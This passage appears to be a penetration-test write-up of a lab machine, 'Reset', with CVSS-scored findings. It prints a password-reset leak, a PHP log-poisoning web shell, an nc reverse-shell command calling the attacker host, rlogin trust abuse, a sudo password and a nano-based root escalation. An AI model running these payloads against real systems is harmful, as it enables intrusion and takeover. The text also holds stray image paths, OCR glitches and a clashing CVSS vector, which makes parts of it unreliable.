The exploitation of rlogin relied on its inherent security weaknesses, which are well-documented:

> Those r-commands which involve user authentication (rcp, rexec, rlogin, and rsh) share several serious security vulnerabilities:
>
> - All information, including passwords, is transmitted unencrypted (making it vulnerable to interception).
> - The .rlogin (or .rhosts) file is easy to misuse. They are designed to allow logins without a password, but their reliance on remote usernames, hostnames, and IP addresses is exploitable. For this reason, many corporate system administrators prohibit .rhosts files and actively scrutinize their networks for offenders.


> - The protocol partly relies on the remote party's rlogin client to provide information honestly, including source port and source host name. A malicious client can forge this and gain access, as the rlogin protocol has no means of authenticating the client is running on a trusted machine. It also cannot check if the requesting client on a trusted machine is the real rlogin client, meaning that malicious programs may pretend to be a standard-conforming rlogin client by using the same protocols.
> - The common practice of mounting users' home directories via Network File System exposes rlogin to attack by means of fake .rhosts files - this means that any of its security faults automatically plague rlogin.

This vulnerability facilitated passwordless access as sadm, highlighting the need for modern, secure authentication alternatives.

A `tmux` session for `sadm` was active:

```
ps auxww | grep sadm
sadm        1151  0.0  0.1   8636  3928 ?        Ss   17:35   0:00 tmux
new-session -d -s sadm_session
```

Attaching revealed executed commands:



```
echo [redacted] | sudo -S nano /etc/firewall.sh
sadm@reset:~$ echo 7lE2PAfVHfjz4HpE | sudo -S nano /etc/firewall.sh
Too many errors from stdin
sadm@reset:~$ 
```


The `sadm` password was `<REDACTED>`.

Root Access

The `sudo -l` command showed `sadm`'s privileges:


```
User sadm may run the following commands on reset:
    (ALL) PASSWD: /usr/bin/nano /etc/firewall.sh
    (ALL) PASSWD: /usr/bin/tail /var/log/syslog
    (ALL) PASSWD: /usr/bin/tail /var/log/auth.log
```

Using `nano` to edit `/etc/firewall.sh` with `ctrl+t` and injecting `bash 1>&0 2>&0`:



```
  GNU nano 6.2                                    /etc/firewall.sh
#!/bin/bash

/bin/bash

Command to execute: 
^G Help               M-F New Buffer         ^S Spell Check        ^J Full Justify       ^V Cut Till End
```


And injecting `bash 1>&0 2>&0`:



```
  GNU nano 6.2                                    /etc/firewall.sh
#!/bin/bash

/bin/bash

                                  [ Executing ... ]root@reset:/home/sadm#
```

Adding reset we have a better view of the shelll.


A root shell was obtained, confirmed by `id`:



```
root@reset:/home/sadm# whoami
root
root@reset:/home/sadm# id
uid=0(root) gid=0(root) groups=0(root)
root@reset:/home/sadm# 
```

3. Findings

3.1 Vulnerability: Exposed Admin Password via Password Reset



Base Score

7.5 (High)

Attack Vector (AV)
[✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)
[✓ Low (L)] High (H)

Privileges Required (PR)
[✓ None (N)] Low (L) High (H)

User Interaction (UI)
[✓ None (N)] Required (R)


Scope (S)
[✓ Unchanged (U)] Changed (C)

Confidentiality (C)
None (N) Low (L) [✓ High (H)]

Integrity (I)
[✓ None (N)] Low (L) High (H)

Availability (A)
[✓ None (N)] Low (L) High (H)

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)
- **Description:** The admin login panel on port 80 of the "Reset" machine allowed password reset requests to be intercepted using Burp Suite, exposing the new admin password in plaintext. This vulnerability enabled unauthenticated access to the administrative interface without requiring prior credentials.
- **Impact:** The exposed password facilitated unauthorized access to the web application, serving as an initial foothold for further exploitation and posing a significant risk of full system compromise by attackers with network access.
- **Technical Summary:** The vulnerability was identified by intercepting a password reset request with Burp Suite, revealing the admin password:




```
POST /reset_password.php HTTP/1.1
Host: 10.129.152.210
Content-Length: 14
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/137.0.0.0 Safari/537.36
Origin: http://10.129.152.210
Referer: http://10.129.152.210/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=7lb3d04rn9qmbvh9gs930hiipl
Connection: keep-alive

username=admin
```

```
HTTP/1.1 200 OK
Date: Sat, 26 Jul 2025 21:14:31 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 80
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
  "username":"admin",
  "new_password":"26a4c458",
  "timestamp":"2025-07-26 21:14:31"
}
```

. The process involved:


```
# No specific command needed; interception done via Burp Suite proxy
```

The captured response provided the new password, allowing direct login to the admin panel:



.

3.2 Vulnerability: Log Poisoning Leading to Remote Code Execution (RCE)


Base Score 8.8 (High)

Attack Vector (AV)
[✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)
[✓ Low (L)] High (H)

Privileges Required (PR)
None (N) [✓ Low (L)] High (H)

User Interaction (UI)
[✓ None (N)] Required (R)

Scope (S)
[✓ Unchanged (U)] Changed (C)


Confidentiality (C)
None (N) Low (L) [✓ High (H)]

Integrity (I)
None (N) Low (L) [✓ High (H)]

Availability (A)
None (N) Low (L) [✓ High (H)]

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
- **Description:** The Apache access logs (`/var/log/apache2/access.log`), accessible via the LFI vulnerability, were susceptible to poisoning through the User-Agent header. Injecting a PHP payload (`<?php system($_REQUEST['cmd']); ?>`) enabled remote command execution, including a reverse shell.
- **Impact:** This RCE vulnerability allowed attackers to gain a shell as `www-data` (uid=33, gid=33, groups=4(adm),33(www-data)), providing a foothold for further system exploration and privilege escalation.

- **Technical Summary:** The payload was injected via Burp Suite:




```
POST /dashboard.php HTTP/1.1
Host: 10.129.234.130
Content-Length: 40
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.234.130
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: <?php system('id'); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.234.130/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=njod3qjd29c0hmc3dfcbmors97
Connection: keep-alive

file=%2fvar%2flog%2fapache2%2faccess.log
```

. The request was:


```
POST /dashboard.php HTTP/1.1
Host: 10.129.234.130
Content-Length: 52
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.234.130
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: <?php system($_REQUEST['cmd']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.234.130/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=njod3qjd29c0hmc3dfcbmors97
Connection: keep-alive

file=%2fvar%2flog%2fapache2%2faccess.log&cmd=rm+/tmp/f%3bmkfifo+/tmp/f
%3bcat+/tmp/f|sh+-i+2>%261|nc+10.10.14.217+5555+>/tmp/f;
```

Command execution was confirmed with `id`:



```
ST /dashboard.php HTTP/1.1" 200 1169 "http://10.129.234.130/dashboard.php" ""
ST /dashboard.php HTTP/1.1" 200 1264 "http://10.129.234.130/dashboard.php" "uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)
```


. A reverse shell was established:



```
kali@kali ~ [18:38:22] $ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.217] from (UNKNOWN) [10.129.234.130] 42624
sh: 0: can't access tty; job control turned off
$ 
```

.

3.3 Vulnerability: Unsecured rlogin Configuration via hosts.equiv




Base Score 8.8 (High)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC): [✓ Low (L)] High (H)
Privileges Required (PR): None (N) [✓ Low (L)] High (H)
User Interaction (UI): [✓ None (N)] Required (R)
Scope (S): [✓ Unchanged (U)] Changed (C)
Confidentiality (C): None (N) Low (L) [✓ High (H)]
Integrity (I): None (N) Low (L) [✓ High (H)]
Availability (A): None (N) Low (L) [✓ High (H)]

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
- **Description:** The `/etc/hosts.equiv` file included `+sadm`, allowing passwordless `rlogin` access from any host as the `sadm` user. This configuration, combined with the `.rhosts` file containing `+sadm`, exposed the system to unauthorized remote login.
- **Impact:** The unsecured `rlogin` setup enabled attackers to gain `sadm` access without credentials, facilitating privilege escalation and access to sensitive data, including the `user.txt` flag.
- **Technical Summary:** The vulnerability was exploited by adding `sadm` on the attacker machine:

```
sudo useradd sadm
sudo passwd sadm
su sadm
rlogin -l sadm 10.129.152.210
```

Connection was confirmed with `ls -la`:



```
sadm@reset:~$ ls -la
total 36
drwxr-xr-x 4 sadm sadm 4096 Jun  4 14:57 .
drwxr-xr-x 4 root root 4096 Jun  2 11:34 ..
lrwxrwxrwx 1 sadm sadm    9 Dec  6  2024 .bash_history → /dev/null
-rw-r--r-- 1 sadm sadm  220 Dec  6  2024 .bash_logout
-rw-r--r-- 1 sadm sadm 3771 Dec  6  2024 .bashrc
drwx------ 2 sadm sadm 4096 Jun  2 11:34 .cache
drwxrwxr-x 3 sadm sadm 4096 Jun  2 11:34 .local
-rw-r--r-- 1 sadm sadm  807 Dec  6  2024 .profile
-rw------- 1 sadm sadm    7 Dec  6  2024 .rhosts
```


. The `/etc/hosts.equiv` contents were:

```
# /etc/hosts.equiv: list of hosts and users that are granted "trusted"
r
#                    command access to your system .
- root
- local
+ sadm
```

The `.rhosts` file contained:

```
+sadm
```

3.4 Vulnerability: Privilege Escalation via Misconfigured Sudo Rights



Base Score 7.8 (High)

Attack Vector (AV): Network (N) | Adjacent (A) | [✓ Local (L)] | Physical (P)
Attack Complexity (AC): [✓ Low (L)] | High (H)
Privileges Required (PR): None (N) | [✓ Low (L)] | High (H)
User Interaction (UI): [✓ None (N)] | Required (R)
Scope (S): [✓ Unchanged (U)] | Changed (C)
Confidentiality (C): None (N) | Low (L) | [✓ High (H)]
Integrity (I): None (N) | Low (L) | [✓ High (H)]
Availability (A): None (N) | Low (L) | [✓ High (H)]

- **CVSS:** CVSS3.1: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 7.8 (High)
- **Description:** The `sadm` user had sudo privileges to execute `/usr/bin/nano /etc/firewall.sh` as root, with no input validation. This allowed the injection of a bash shell via `nano`'s `ctrl+t` feature.
- **Impact:** The misconfiguration enabled attackers to escalate from `sadm` to root, granting full system control and access to the root flag.

